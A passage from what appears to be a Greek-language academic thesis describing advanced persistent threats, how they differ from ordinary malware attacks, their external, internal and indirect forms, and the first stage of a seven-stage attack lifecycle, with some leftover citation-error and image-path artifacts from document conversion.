Οι APTs εκμεταλλεύονται τις αδυναμίες ενός συστήματος, επιχειρώντας *zero-day attacks* και αναπτύσσουν τα δικά τους εργαλεία και τεχνικές. Σε ορισμένες περιπτώσεις τα εργαλεία αυτά χρησιμοποιούνται μόνο μία φορά, έναντι ενός συγκεκριμένου στόχου [7]. Αυτό συμβάλλει στην δυσκολία ανίχνευσης της απειλής αυτής από συστήματα προστασίας που βασίζονται στην ανίχνευση μέσω όμοιων χαρακτηριστικών. Σε αντίθεση με τις APTs οι ευκαιριακοί επιτιθέμενοι χρησιμοποιούν όλα τα υπάρχοντα εργαλεία επίθεσης και τις όποιες ευπάθειες του συστήματος.

Μια ακόμα διαφορά των APTs με τις γνωστές απειλές είναι ότι ο αριθμός των πόρων κάθε είδους που απαιτούνται για την πραγματοποίηση της επίθεσης διαφέρει σημαντικά στις δύο περιπτώσεις [2]**Error! Reference source not found.**. Οι επιτιθέμενοι επικεντρώνονται σε έναν συγκεκριμένο στόχο και είναι διατεθειμένοι να επενδύσουν ένα σημαντικό χρηματικό ποσό για να το πετύχουν. Κατά την επίθεση, είναι διατεθειμένοι να εξαντλήσουν όλους τους διαθέσιμους πόρους και τις επιλογές επίθεσης που κατέχουν. Οι ευκαιριακοί επιτιθέμενοι, μετά από έναν συγκεκριμένο αριθμό προσπαθειών επίθεσης που είναι ανεπιτυχείς, δεν θα παραμείνουν στον αρχικό τους στόχο αλλά στρέφονται σε έναν απλούστερο στόχο τον οποίο είναι πιο πιθανό να καταφέρουν.

Αφενός, οι δράστες των επιθέσεων APTs χρηματοδοτούνται από κάποιο κράτος / έθνος και διαθέτουν επιπρόσθετες δυνατότητες, όπως είναι η συλλογή πληροφοριών, η φυσική πρόσβαση σε κάποιο χώρο χωρίς να γίνουν αντιληπτοί, που τους διευκολύνουν στην αποστολή τους. Αφετέρου, οι ευκαιριακοί επιτιθέμενοι έχουν περιορισμένους πόρους και επομένως, οι επιθέσεις τους τείνουν να είναι λιγότερο εκλεπτυσμένες.

Επί της ουσίας, ο τρόπος με τον οποίο δρουν οι επιθέσεις APTs είναι εξαιρετικά επιλεκτικός [13]. Οι επιτιθέμενοι τείνουν να στοχεύουν σε ένα μικρό και πολύ προσεκτικά επιλεγμένο αριθμό θυμάτων, συνήθως σε μη τεχνικά τμήματα ενός οργανισμού, καθώς οι εργαζόμενοι λόγω του ότι μπορεί να έχουν λιγότερες γνώσεις όσον αφορά την ασφάλεια ή να μην είναι υποψιασμένοι, είναι λιγότερο πιθανό να αναγνωρίσουν και να αναφέρουν την επίθεση. Ιδιαίτερα οι εργαζόμενοι που δεν είναι ενημερωμένοι για τις πρακτικές ασφαλείας αποτελούν εύκολους στόχους ηλεκτρονικού

ψαρέματος. Αντιθέτως, οι ευκαιριακοί επιτιθέμενοι εξαπλώνουν τις επιθέσεις τους σε όλο το εύρος των εργαζομένων, ελπίζοντας σε πιο εύκολες νίκες.

Επιπλέον, οι κοινές απειλές απευθύνονται σε οντότητες ή οργανισμούς που δεν διαθέτουν ή διαθέτουν ανεπαρκείς πολιτικές ασφάλειας για την υποκλοπή δεδομένων πελατών ή πληροφοριών για την οικονομικής δραστηριότητας μιας εταιρείας. Αυτού του είδους οι επιθέσεις είναι εύκολα ανιχνεύσιμες και η ζημιά που προκαλείται δεν είναι συνήθως κρίσιμη [1]. Ενώ, σε αντίθεση με τις κοινές απειλές , οι APTs επικεντρώνονται σε μεγάλες εταιρείες και οργανισμούς στις οποίες μπορούν να προκαλέσουν σημαντικές ζημιές π.χ. με τη κλοπή πνευματικής ιδιοκτησίας, παρεμπόδιση εξυπηρέτησης βασικών υπηρεσιών και καταστροφή υποδομών ζωτικής σημασίας για τον οργανισμό. Αυτές οι επιθέσεις συνήθως είναι μη ανιχνεύσιμες, και η ζημιά που προκαλείται είναι ανεπανόρθωτη [2]**Error! Reference source not found.**. Πολλές από τις απειλές APTs, μόλις εντοπιστούν, επανεμφανίζονται με κάποιες τροποποιήσεις για να πετύχουν τον στόχο τους, για παράδειγμα, οι FIN6 , APT10, και APT41 πρόκειται για επιθέσεις που προκάλεσαν σημαντικές απώλειες χρημάτων, εμπιστευτικών πληροφοριών και πνευματικής ιδιοκτησίας.

Πίνακας 1: Διαφορές μεταξύ μιας επίθεσης προηγμένης επίμονης απειλής (APT) και μιας επίθεσης ενός κοινού κακόβουλου λογισμικού [2]

	APT απειλή	**Κοινές απειλές**
Ορισμός	Η APT είναι μια προηγμένη, στοχευμένη, και εξαιρετικά οργανωμένη επίθεση (πχ. Stuxnet)	Το malware πρόκειται για ένα κακόβουλο λογισμικό που χρησιμοποιείται για την επίθεση και την παρεμβολή σε ένα σύστημα (π.χ. ransomware).
Επιτιθέμενος	Κυβερνητικοί παράγοντες και οργανωμένες ομάδες κυβερνοεγκληματιών	Ένας cracker (χάκερ που παίρνει μέρος σε παράνομες δραστηριότητες)
Στόχος	Διπλωματικοί οργανισμοί, βιομηχανία πληροφορικής και άλλοι τομείς	Οποιοσδήποτε υπολογιστής προσωπικής ή επαγγελματικής χρήσης
Σκοπός	Φιλτράρισμα εμπιστευτικών δεδομένων ή πρόκληση ζημιάς σε συγκεκριμένους στόχους	Προσωπική αναγνώριση
Κύκλος ζωής επίθεσης	Διατήρηση της παραμονής χρησιμοποιώντας διαφορετικούς τρόπους	Τερματίζεται όταν γίνει αντιληπτό από μεθόδους προστασίας (anti-virus software)

Τα χαρακτηριστικά των επιθέσεων APT που μόλις περιγράψαμε είναι μόνο μερικές από τις γνωστές ιδιότητες τους, οι οποίες δυσχεραίνουν κατά την εύρεση ουσιαστικών λύσεων ασφάλειας για την έγκαιρη ανίχνευση και αποφυγή των επιθέσεων APT [13]. Ωστόσο, οι ήδη υπάρχουσες λύσεις παρουσιάζουν αρκετές αδυναμίες οι οποίες περιορίζουν την αποτελεσματικότητα τους.

2.2 Επιθέσεις προηγμένης επίμονης απειλής

Οι επιθέσεις προηγμένης επίμονης απειλής (APTs) ήταν γνωστές και στο παρελθόν για την δράση τους [14]. Ωστόσο αυτό που τις έχει κάνει δημοφιλείς στις μέρες μας είναι ότι εκμεταλλεύονται το γεγονός ότι ο κόσμος έχει γίνει πιο διασυνδεδεμένος, η αξία των δεδομένων είναι τεράστια, και το πλήθος των πιθανών διαδικτυακών στόχων αυξηθεί**Error! Reference source not found.**. Η προηγμένη επίμονη απειλή είναι μια μυστική, εξελιγμένη επίθεση από μια ομάδα εξειδικευμένων αντιπάλων εναντίον μιας εταιρείας, ενός οργανισμού ή μιας κυβέρνησης. Αυτός ο τύπος επίθεσης θεωρείται ότι είναι αδύνατο να αποτραπεί, ειδικά αν ο επιτιθέμενος είναι επίμονος, καθώς χρειάζονται αρκετοί μήνες για να ολοκληρωθεί η διαδικασία επίθεσης.

Η προηγμένη επίμονη απειλή ορίζεται από τον οργανισμό *National Institute of Standards and Technology - NIST* [4] ως *''ένας αντίπαλος που διαθέτει εξειδικευμένη τεχνογνωσία και πόρους που του επιτρέπουν να πετύχει τους στόχους του με τη χρήση διαφορετικών ειδών επιθέσεων (π.χ. φυσικές, και ψηφιακές επιθέσεις)*". Αυτοί οι στόχοι συνήθως περιλαμβάνουν την εγκαθίδρυση και επέκταση της παραμονής τους εντός της πληροφοριακής υποδομής του στοχευόμενου οργανισμού, για σκοπούς που περιλαμβάνουν τη διείσδυση πληροφοριών, την υπονόμευση ή παρεμπόδιση κρίσιμων πτυχών μιας αποστολής ενός προγράμματος ή ενός οργανισμού, και καθιστώντας δυνατή τη πραγματοποίηση αυτών των στόχων στο μέλλον. Οι επιτιθέμενοι που εξαπολύουν την προηγμένη επίμονη απειλή επιδιώκουν να πετύχουν τους στόχους της επανειλημμένα για μια παρατεταμένη χρονική περίοδο, προσαρμοζόμενοι στις προσπάθειες των αμυνόμενων να αντισταθούν στην επίθεση και όντας αποφασισμένοι να διατηρήσουν το επίπεδο της αλληλεπίδρασης που απαιτείται για την επίτευξη των στόχων τους. Ο απώτερος στόχος της επίθεσης APT είναι η κλοπή και η διαφυγή ευαίσθητων πληροφοριών, δημιουργώντας μια ευκαιρία για μελλοντικές επιθέσεις και επηρεάζοντας αρνητικά το γεγονός ή την αποστολή ενός οργανισμού. Οι προηγμένες επίμονες απειλές πραγματοποιούν πολλαπλές απόπειρες για μεγάλο χρονικό διάστημα, μιμούμενες τις άμυνες του στόχου διατηρώντας χαμηλό προφίλ, ώστε να ολοκληρώσουν με επιτυχία την αποστολή τους.

Στον απλούστερο ορισμό της, μια προηγμένη επίμονη απειλή (*Advanced Persistent Threat - APT*) ονομάζεται έτσι επειδή είναι προηγμένη, είναι επίμονη και αποτελεί απειλή για τον στοχευομένο οργανισμό ή εταιρεία. Αποτελεί κοινή πεποίθηση ότι αυτού του είδους οι επιθέσεις δεν είναι απαραίτητα πιο προηγμένες από άλλες, πέρα από το γεγονός ότι ένας στόχος υψηλής αξίας μπορεί να απαιτεί πιο πολύπλοκες επιθέσεις. Με τον όρο προηγμένη εννοούμε ότι ο επιτιθέμενος είναι εξοικειωμένος με τα πιο σύγχρονα εργαλεία και τις τεχνικές επίθεσης, ώστε να μπορεί να προσαρμόζει τις επιθέσεις του ανάλογα με τον στόχο του [2]. Επίσης, η APT ονομάζεται επίμονη διότι ο επιτιθέμενος επιθυμεί να εκπληρώσει έναν σκοπό, λαμβάνοντας συγκεκριμένες εντολές και επιτίθεται σε συγκεκριμένους στόχους. Η επιμονή είναι χαρακτηριστικό των APT επιθέσεων διότι επιμένουν μπροστά στις αντιξοότητες, αντί να προχωρούν σε πιο

αδύναμους στόχους. Τέλος, η APT χαρακτηρίζεται ως απειλή, διότι η επίθεση είναι συντονισμένη, υποστηριζόμενη και παρακινούμενη από οικονομικά κίνητρα**Error! Reference source not found.**.

Η προηγμένη επίμονη απειλή πρόκειται για μια σειρά επιθέσεων σε κρίσιμα πληροφοριακά συστήματα και δίκτυα υπολογιστών που διενεργείται από οργανωμένες ομάδες επιτιθέμενων. Αυτές οι ομάδες ατόμων διαθέτουν εξειδικευμένες γνώσεις και δημιουργούν μια στοχευμένη, παρατεταμένη παρουσία σε ένα δίκτυο με σκοπό την κλοπή εξαιρετικά ευαίσθητων δεδομένων.

Οι κυβερνοεγκληματίες που εξαπολύουν επιθέσεις APT επιλέγουν και ερευνούν τους στόχους τους πολύ προσεκτικά. Δεν είναι τυχαίο ότι οι προηγμένες επίμονες απειλές, λόγω των ικανοτήτων και της προσπάθειας που απαιτούνται για να επιτευχθούν, συνήθως στοχεύουν σε κρατικούς μηχανισμούς και μεγάλες εταιρείες. Μάλιστα, λόγω της σοβαρότητας και της πολυπλοκότητάς τους, οι προηγμένες επίμονες απειλές μπορεί να αποβούν καταστροφικές για μια εταιρεία ή έναν οργανισμό. Αυτό συμβαίνει λόγω του κέρδους που θα αποκτήσουν οι κυβερνοεγκληματίες από την κλοπή κρίσιμων πληροφοριών μεγάλης αξίας. Οι συνέπειες περιλαμβάνουν μεταξύ άλλων το σαμποτάζ των κρίσιμων οργανωτικών υποδομών και σε ορισμένες περιπτώσεις, πλήρεις εξαγορές ιστότοπων. Έτσι, οι επιτιθέμενοι αποκτώντας πρόσβαση σε μικρότερες θυγατρικές εταιρείες θα μπορέσουν να φτάσουν σταδιακά στις μεγαλύτερες εταιρείες. Απώτερος σκοπός των επιτιθέμενων είναι να αποκτήσουν συνεχή πρόσβαση στο σύστημα, αντλώντας μεγάλο όγκο πληροφοριών για ένα μεγάλο χρονικό διάστημα. Αυτό που είναι ιδιαίτερα ανησυχητικό είναι ότι οι επιτιθέμενοι αποτελούνται από ομάδες έμπειρων κυβερνοεγκληματιών με σημαντικά οικονομικά μέσα και υποστήριξη. Σε ορισμένες περιπτώσεις επιθέσεων APT, οι απειλές αυτές είναι κρατικά χρηματοδοτούμενες, και επιχειρούνται από επιτιθέμενους(*actors*) που απειλούν ένα έθνος / κράτος. Οι επιτιθέμενοι προέρχονται από κυβερνητικούς και ιδιωτικούς φορείς και διαθέτουν μια πλούσια γκάμα τεχνικών γνώσεων για την εκτέλεση της επίθεσης. Οι υποψίες για παρέμβαση σε εκλογές ή διακοπή της παροχής ηλεκτρικής ενέργειας σε άλλες χώρες προκαλούν ευρεία ανησυχία στο κοινό λόγω των υψηλών κυβερνητικών ικανοτήτων αυτών των παραγόντων (*actors*) [2]**Error! Reference source not found.**. Οι κυβερνοεπιθέσεις που πραγματοποιούνται από κυβερνήσεις και έθνη-κράτη γίνονται όλο και πιο συχνές. Οι επιτιθέμενοι είναι άρτια εκπαιδευμένοι, παρακινούμενοι από οικονομικά κίνητρα, και χρηματοδοτούμενοι σε αντίθεση με τους απλούς κυβερνοεγκληματίες. Είναι επικεντρωμένοι στην αποστολή τους, μελετώντας για όσο καιρό χρειαστεί, έως ότου πετύχουν το στόχο τους. Επιπλέον, είναι εξαιρετικά επίμονοι. Για να μην τιμωρηθούν για τις πράξεις τους εργάζονται πάντοτε στο πλαίσιο των νομικών κατευθυντήριων γραμμών της χώρας τους και τείνουν να διατηρούν την ταυτότητα τους κρυφή, καθώς δεν επιθυμούν να αναγνωριστούν ή να συλληφθούν, δυσχεραίνοντας έτσι το έργο του εντοπισμού τους.

2.3 Οι διαστάσεις των προηγμένων επίμονων απειλών

Παρόλο που η APT έχει προσελκύσει αυξημένη προσοχή μεταξύ των επαγγελματιών της ασφάλειας, επικρατεί έλλειψη κατανόησης του ερευνητικού προβλήματος της APT. Για παράδειγμα, η APT έχει θέσει σε δοκιμασία τα τρέχοντα λογισμικά κατά των ιών και τα συστήματα ανίχνευσης εισβολών δικτύου/ξενιστή επειδή εξαρτώνται κυρίως από γνωστές ταυτότητες και μοτίβα επιθέσεων, οι APT από την άλλη πλευρά είναι επιτυχείς επειδή χρησιμοποιούν άγνωστες ευπάθειες για να παρακάμψουν τις αμυντικές προσπάθειες του οργανισμού. Ως αποτέλεσμα, τα παραδοσιακά αμυντικά εργαλεία, οι μέθοδοι και οι έλεγχοι ασφαλείας συχνά καθίστανται αναποτελεσματικά όταν αντιμετωπίζουν στοχευμένες επιθέσεις τύπου APT.

Μια πρόσφατη μελέτη [15] δείχνει ότι το 19% των αναφερόμενων περιπτώσεων APT χρησιμοποίησε ευπάθειες μηδενικής ημέρας, το 70% χρησιμοποίησε υπάρχουσες και γνωστές ευπάθειες, ενώ το 11% χρησιμοποίησε ευπάθειες που δεν είναι ακόμη γνωστές. Η αναποτελεσματικότητα των παραδοσιακών τεχνικών μετριασμού στην πρόληψη κατά των APT έχει κοστίσει σε μεγάλους οργανισμούς και κυβερνητικές υπηρεσίες την απώλεια πολύτιμων δεδομένων. Οι περισσότερες από τις μεθόδους που έχουν δημιουργηθεί δεν ήταν αποτελεσματικές στην ανίχνευση και/ή στην πρόληψη των δραστηριοτήτων APT στο επίπεδο του χρήστη, της εφαρμογής, του δικτύου ή του φυσικού επιπέδου. Οι περισσότεροι ερευνητές έχουν αποδώσει τις επιτυχίες αυτών των επιθέσεων στην ανθρώπινη ευπάθεια. Η ικανότητα αυτών των κακόβουλων προγραμμάτων να παρακάμπτουν τους μηχανισμούς ασφαλείας δείχνει ότι εξακολουθούν να υπάρχουν ευπάθειες ακόμη και εν μέσω των υφιστάμενων τεχνικών μετριασμού και έτσι προκύπτουν απειλές.

Όπως αναφέρθηκε προηγουμένως, οι επιθέσεις προηγμένης επίμονης απειλής έχουν σαφώς καθορισμένους στόχους. Σε αντίθεση με τους κοινούς επιτιθέμενους, οι δράστες (actors) των επιθέσεων APTs επικεντρώνονται σε έναν συγκεκριμένο οργανισμό-στόχο και είναι διατεθειμένοι να χρησιμοποιήσουν όλα τα εργαλεία επίθεσης που διαθέτουν για να πετύχουν τον στόχο τους [13]**Error! Reference source not found.**. Στόχος τους, όπως αναφέραμε και προηγουμένως, είναι να επιτύχουν τη μη εξουσιοδοτημένη πρόσβαση σε ένα οργανισμό-στόχο, και να τη διατηρήσουν για όσο το δυνατόν μεγαλύτερο χρονικό διάστημα μπορούν προκειμένου να αποσπάσουν μεγάλο όγκο πληροφοριών και να προκαλέσουν εκτεταμένες ζημιές σε δίκτυα υπολογιστών.

Οι επιθέσεις προηγμένης επίμονης απειλής μπορούν να εκδηλωθούν μέσω τριών διαφορετικών ειδών επιθέσεων: εξωτερικές, εσωτερικές και έμμεσες επιθέσεις. Επιπρόσθετα, δεν είναι ασυνήθιστο για τους δράστες των επιθέσεων APTs να χρησιμοποιούν πολλά είδη επιθέσεων ταυτόχρονα για να επιτύχουν τους σκοπούς τους

[13]. Στην συνέχεια αυτής της ενότητας θα κάνουμε μια σύντομη αναφορά στα είδη των προηγμένων επίμονων απειλών και τα χαρακτηριστικά τους.

2.3.1 Εξωτερικές επιθέσεις (*External Attacks*)

Η πλειοψηφία των γνωστών επιθέσεων APT εμπίπτουν σε αυτήν την κατηγορία, όπως για παράδειγμα οι επιθέσεις εναντίον της *Google* και της *RSA* [13]. Στις εξωτερικές επιθέσεις, οι δράστες προσπαθούν να θέσουν σε κίνδυνο την υποδομή του στόχου τους από απόσταση, δηλαδή μέσω του διαδικτύου. Αυτό επιτυγχάνεται συνήθως χρησιμοποιώντας τεχνικές κοινωνικής μηχανής, όπως η αποστολή ενός μηνύματος ψαρέματος ηλεκτρονικού ταχυδρομείου σε περιορισμένο αριθμό χρηστών που εργάζονται στη στοχευμένη υποδομή (επίθεση *spear-phishing*) [15] [16]**Error! Reference source not found.**. Οι επιτιθέμενοι συνηθίζεται πριν από την επίθεση να εκτελούν μια εκτεταμένη συλλογή πληροφοριών για τον οργανισμό- στόχο, ώστε να αυξήσουν τις πιθανότητες επιτυχίας της επίθεσης [17]**Error! Reference source not found.** [14]. Αυτή η διαδικασία αποτελεί το στάδιο της αναγνώρισης στο κύκλο ζωής μιας επίθεσης προηγμένης επίμονης απειλής. Το στάδιο της αναγνώρισης του στόχου της APT επίθεσης μπορεί να επιτευχθεί με την εκμετάλλευση των κοινωνικών δικτύων προκειμένου να βρεθούν οι πιθανοί στόχοι. Κατά αυτό το τρόπο, οι επιτιθέμενοι επιθυμούν να αποκτήσουν όσο το δυνατόν περισσότερες πληροφορίες για το ρόλο του υποψήφιου θύματος στον οργανισμό, τα ενδιαφέροντα του, προσωπικές πληροφορίες αλλά και γενικότερα για τη δράση του οργανισμού, τους πελάτες του κ.α.

Για αυτό το λόγο οι προγραμματιστές αποτελούν συχνούς στόχους κυβερνοεπιθέσεων, λόγω του ότι συνήθως κατέχουν αυξημένη πρόσβαση στον υπολογιστή τους, ή μπορεί να έχουν πρόσβαση ως διαχειριστές. Από την άλλη πλευρά τα τμήματα μιας επιχείρησης όπου οι αρμοδιότητες των υπαλλήλων δεν απαιτούν αυξημένη πρόσβαση στους υπολογιστές τους, όπως το τμήμα Ανθρώπινου Δυναμικού (HR) ενός οργανισμού, αποτελούν επίσης εύκολους στόχους για τους επιτιθέμενους. Λόγω του ότι οι γνώσεις αυτών των υπαλλήλων μπορεί να μην σχετίζονται άμεσα με την πληροφορική, αυτό θα τους καταστήσει περισσότερο ευάλωτους σε μια κακόβουλη επίθεση [13]**Error! Reference source not found.**. Επί της ουσίας, οι υπάλληλοι αυτοί είναι λιγότερο πιθανό να εντοπίσουν μια επίθεση εναντίον τους, σε σύντομο χρονικό διάστημα από την στιγμή της επίθεσης, και να δράσουν άμεσα, αν δεν έχουν επαρκή ενημέρωση για θέματα που αφορούν την ασφάλεια των υπολογιστών.

2.3.2 Εσωτερικές επιθέσεις *(Internal Attacks*)

Οι εσωτερικές επιθέσεις (*Internal Attacks*) είναι οι επιθέσεις που προέρχονται από το εσωτερικό ενός οργανισμού. Πιο συγκεκριμένα πρόκειται είτε για επιθέσεις που σχεδιάζονται και διεξάγονται από κάποιον κακόβουλο υπάλληλο εντός του οργανισμού (*insider*), είτε για επιθέσεις στις οποίες ο *insider* ενεργεί ως συνεργός σε μια μεγαλύτερη ομάδα επίθεσης. Τέτοιου είδους επιθέσεις είναι πολύ αποτελεσματικές και τείνουν να έχουν σοβαρότατες συνέπειες για τον οργανισμό, καθώς οι *insiders* είτε

κατέχουν εξουσιοδοτημένη πρόσβαση σε πόρους του οργανισμού, είτε είναι σε θέση να αποκτήσουν πρόσβαση πιο γρήγορα και με λιγότερη προσπάθεια από έναν εξωτερικό εισβολέα. Επιπλέον, οι κάτοχοι εμπιστευτικών πληροφοριών ενδέχεται να είναι καλύτερα ενημερωμένοι σχετικά με τις ισχύουσες πολιτικές ασφαλείας και, ως εκ τούτου, να είναι σε θέση να τις αποφεύγουν με μεγαλύτερη αποτελεσματικότητα. Τα κίνητρα τους μπορεί να είναι πολιτικής ή οικονομικής φύσεως, ή να σχετίζονται με ηθικά ζητήματα. Χρησιμοποιούν κυρίως τις μεθόδους επίθεσης μέσω εξαπάτησης και κοινωνικής μηχανής. Στην πραγματικότητα, στην υπόθεση του ***Stuxnet worm*** χρησιμοποιήθηκε ένας κακόβουλος υπάλληλος από το εσωτερικό του οργανισμού για τη διαδικασία της παράδοσης του κακόβουλου φορτίου, ενώ η υπόλοιπη επίθεση πραγματοποιήθηκε με αυτοματοποιημένο τρόπο [13]**Error! Reference source not found.**. Για την παρεμπόδιση παρόμοιων επιθέσεων κρίνεται απαραίτητη η χρήση ισχυρών πολιτικών ασφαλείας. Επιπλέον, είναι υψίστης σημασίας η χρήση εργαλείων ανίχνευσης επιθέσεων προηγμένης επίμονης απειλής, ούτως ώστε να προβλεφθούν επιθέσεις από *insiders*.

2.3.3 Έμμεσες επιθέσεις (*Indirect Attacks*)


Ο όρος έμμεσες επιθέσεις (*indirect attacks*) αναφέρεται σε επιθέσεις που έχουν ως τελικό στόχο την εκμετάλλευση ενός συγκεκριμένου οργανισμού - στόχου, αλλά αντί να στραφούν απευθείας εναντίον της υποδομής του στόχου, οι δράστες στοχεύουν σε τρίτους παρόχους και υπηρεσίες (*third-party providers*/*services*) που χρησιμοποιούνται από τον στόχο τους. Με την εκμετάλλευση των εν λόγω παρόχων / υπηρεσιών, επιτυγχάνουν ευκολότερη πρόσβαση στα δεδομένα του οργανισμού - στόχου τους, όπως για παράδειγμα με την εκμετάλλευση της σχέσης εμπιστοσύνης που υφίσταται μεταξύ του τρίτου παρόχου και του οργανισμού. Έτσι, οι επιτιθέμενοι επιτίθενται πρώτα στο τρίτιο πάροχο προκειμένου να αποκτήσουν την επιθυμητή πρόσβαση στο δίκτυο του θύματος. Επιπρόσθετα, και σε αυτή την κατηγορία έμμεσων επιθέσεων ανήκουν οι επιθέσεις με την χρήση *malware* και *spear – phishing* [15]. Οι επιτιθέμενοι κάνουν χρήση αυτών των τεχνικών για να αποκτήσουν την μη εξουσιοδοτημένη πρόσβαση και τον έλεγχο πρωτίστως στο πάροχο τρίτου μέρους και έπειτα στο δίκτυο του οργανισμού – στόχου. Λόγω τις διαδεδομένης χρήσης των έξυπνων κινητών τηλεφώνων, τάμπλετ, φορητών υπολογιστών τόσο μεγαλύτερο πλήθος κόσμου, και εταιρειών / οργανισμών είναι εκτεθειμένο σε έμμεσες επιθέσεις. Αυτό προκύπτει λόγω της αυξημένης χρήσης παρόχων τρίτου μέρους και υπηρεσιών σε αυτές τις συσκευές, όπως για παράδειγμα, με τη χρήση παρόχων που προσφέρουν υπηρεσίες ηλεκτρονικού ταχυδρομείου, χώρου αποθήκευσης *cloud*, ασφαλείας, φιλοξενίας ιστοσελίδων κ.α. στην καθημερινότητα μας [13]. Συνεπώς, όλοι εμείς οι χρήστες αυτών των εφαρμογών τρίτου μέρους γινόμαστε στόχος των επιθέσεων APT λόγω του υψηλού κέρδους που απολαμβάνουν οι επιτιθέμενοι εάν καταφέρουν να εκμεταλλευτούν αυτές τις υπηρεσίες. Από την άλλη πλευρά, οι συσκευές που συνδέονται σε ασύρματα δίκτυα είναι περισσότερο ευάλωτες σε κακόβουλες επιθέσεις, και είναι πιο εύκολο να

παραβιαστούν σε σχέση με τους σταθερούς υπολογιστές/ σταθμούς εργασίας. Τέλος, πρέπει να λάβουμε υπόψη τον τεράστιο όγκο δυνητικά ευαίσθητων πληροφοριών που αποθηκεύονται σε αυτές τις συσκευές, παραδείγματος χάρη έξυπνα κινητά τηλέφωνα έπειτα από την καθημερινή τους χρήση.

2.4 Διαδικασία επιθέσεων προηγμένων επίμονων απειλών

Οι γνώσεις σχετικά με το κύκλο ζωής της επίθεσης προηγμένης επίμονης απειλής είναι θεμελιώδης σημασίας για την κατανόηση του τρόπου λειτουργίας μιας επίθεσης αυτού του βελησεκούς. Καθώς επίσης, συμβάλλει στην ανίχνευση και την καταγραφή των πιο συχνά χρησιμοποιούμενων κακόβουλων τεχνικών. Είναι σημαντικό να κατανοήσουμε ότι κάθε απειλή APT διενεργείται με διαφορετικό τρόπο σε κάθε περίπτωση, και οι επιτιθέμενοι προσαρμόζουν τις κακόβουλες ενέργειες τους ανάλογα με το στοχευόμενο οργανισμό ή εταιρεία. Είναι αξιοσημείωτο το γεγονός ότι υπάρχουν πολλοί διαφορετικοί τρόποι με τους οποίους οι εκστρατείες επίθεσης προηγμένης επίμονης απειλής, χρησιμοποιούν τους πόρους τους με τέτοιο τρόπο ώστε να παραμείνουν απαρατήρητες. Οι ενέργειες των επιτιθέμενων φαίνεται λοιπόν ότι είναι καλά μελετημένες και προϋποθέτουν οργάνωση.

Τα τελευταία χρόνια, οι ερευνητές έχουν προτείνει κατά καιρούς διάφορα μοντέλα κύκλων ζωής των επιθέσεων προηγμένης επίμονης απειλής. Τα μοντέλα κύκλου ζωής των επιθέσεων, αποτελούνται από στάδια που πραγματοποιούνται το ένα μετά το άλλο έως ότου φτάσουν στο τελικό στάδιο που είναι η εκτέλεση των κακόβουλων ενεργειών. Τα στάδια του κύκλου ζωής αποτελούνται από τεχνικές, μεθόδους και εργαλεία επίθεσης που χρησιμοποιούνται για την εκτέλεση μιας εισβολής. Ο αριθμός των σταδίων ενός κύκλου ζωής ποικίλλει ανάλογα με την προτεινόμενη προσέγγιση που ακολουθείται. Τα διαθέσιμα μοντέλα κύκλου ζωής των APTs αποτελούνται από 3 έως και 11 στάδια επίθεσης. Κατά μέσο όρο, από τους περισσότερους συγγραφείς προτείνεται η μοντελοποίηση της διαδικασία επίθεσης που έχει κατηγοριοποιηθεί σε 7 στάδια, όπως φαίνεται και στην παρακάτω εικόνα:



Εικόνα 4: Διαδικασία επίθεσης APT επτά σταδίων [18]

1) **Επιλογή οργανισμού-στόχου (Select target)**: Η μέθοδος επίθεσης APT είναι πιο εξελιγμένη από τις συνήθεις μεθόδους επίθεσης πληροφοριών που υπάρχουν. Οι APT είναι καλά σχεδιασμένες και οργανωμένες επιθέσεις που στοχεύουν σε επιλεγμένους οργανισμούς. Στόχος αυτής της μορφής επίθεσης είναι η απόκτηση πρόσβασης σε ευαίσθητες πληροφορίες και δεδομένα. Οι στόχοι επιλέγονται με βάση τα δεδομένα που απαιτούνται ή τα δεδομένα επιλογής. Λαμβάνεται υπόψη η ευαισθησία των δεδομένων και η οικονομική τους αξία. Ένας μεγάλος αριθμός οργανισμών διαθέτει δεδομένα που θα είχαν πολύ Οι επιθέσεις APT που έχουν συμβεί συνδέονται μερικές φορές με κυβερνητικούς οργανισμούς που προσπαθούν να κλέψουν κυβερνητικά μυστικά άλλων εθνών. Αυτή είναι η πρώτη φάση των επτά φάσεων της διαδικασίας επίθεσης APT.

